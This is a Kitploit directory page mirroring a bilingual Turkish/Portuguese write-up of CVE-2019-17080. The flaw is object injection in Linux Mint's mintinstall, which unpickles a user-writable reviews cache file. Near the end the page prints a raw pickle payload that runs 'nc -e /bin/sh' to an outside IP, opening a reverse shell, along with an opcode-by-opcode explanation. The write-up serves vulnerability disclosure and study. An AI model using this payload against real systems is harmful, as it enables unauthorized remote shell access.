
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Mintinstall-object-injection — CVE-2019-17080 | Kitploit
Ferramentas/GitHubGitHub/andhrimnirr/mintinstall-object-injection
Geração de PayloadsAnálise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebConfiguração Incorreta
GitHubandhrimnirr/mintinstall-object-injection

Mintinstall-object-injection

CVE-2019-17080

Ver Repositório
134há 7 anosAinda não revisado
Compartilhar

[TR] Linux mint yazılım yöneticisi (v 7.9.5/9) yanlış yapılandırmadan dolayı obje enjeksiyonu ve keyfi kod çalıştırmamıza neden olmaktadır.

[EN] O gerenciador de software do Linux Mint (v 7.9.5/9) nos faz executar injeção de objetos e código arbitrário devido a uma configuração incorreta

mintinsall

[TR] Mint yazılım yöneticisini çalıştırdıgımız da yeni yorum olup olmadıgını kontrol ediyor eger yeni yorum varsa new-reviews.list adresinden indirip dosyaya yazıyor.

[EN] Se houver um novo comentário, faz o download de new-reviews.list e escreve no arquivo.

code mintinstall.py

[TR] Yazılım yöneticisini ilk başladıgında , reviews modülünden ReviewCache() sınıfını çağırıyor.

[EN] Quando o gerenciador de software inicia pela primeira vez, ele chama a classe ReviewCache() do módulo reviews.

Verileri Nasıl İşliyor? # Como Processa os Dados?

code reviews.py

[TR] ReviewCache sınıfı başladıgında(init) _load_cache() fonksiyonunu çagırıyor.

[EN] Quando a classe ReviewCache inicia (init), ela chama a função _load_cache()



[TR] Load cache fonksiyonu REVIEWS_CACHE degişkeninde olan dosyayı okuyup pickle modülü yardımıyla dosyanın içinde ki datayı unserialize ediyor ve bazı değerleri hafıza da tutuyor.

[EN] A função Load cache lê o arquivo na variável REVIEWS_CACHE e desserializa os dados no arquivo com a ajuda do módulo pickle, mantendo alguns valores na memória.

[TR] Dosyayı kontrol ettigimde yazma iznim oldugu görünüyor.

[EN] Quando verifico o arquivo, parece que tenho permissão de escrita.

[TR] Pickle modülü yardımıyla serialize/unserialize işlemleri gerçekleştirebildigimizden, reduce metodu kullanarak modül dahil edip keyfi kod yürütebiliriz.

[EN] Pickle como podemos realizar operações de serialização/desserialização com o módulo, podemos incluir o módulo e executar código arbitrário usando o método reduce.

[TR] Bu durumda eğer dosya unserialize edilmeye çalışılırsa zararlı kodumuz çalışacaktır.

[EN] Se você tentar desserializar o arquivo, nosso código malicioso será executado.

cos 
system 
(S'nc -e /bin/sh 192.168.2.138 4545' 
tR.
>>modül adı c{os}
>> fonksiyon
( >> işaretleyici nesnesi 
S >> tırnak sonuna kadar okuyup stack'e at
tR. >> stackte olanları çagır ve sonucu stacke yerleştir.
alt-text

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    255
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    247

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






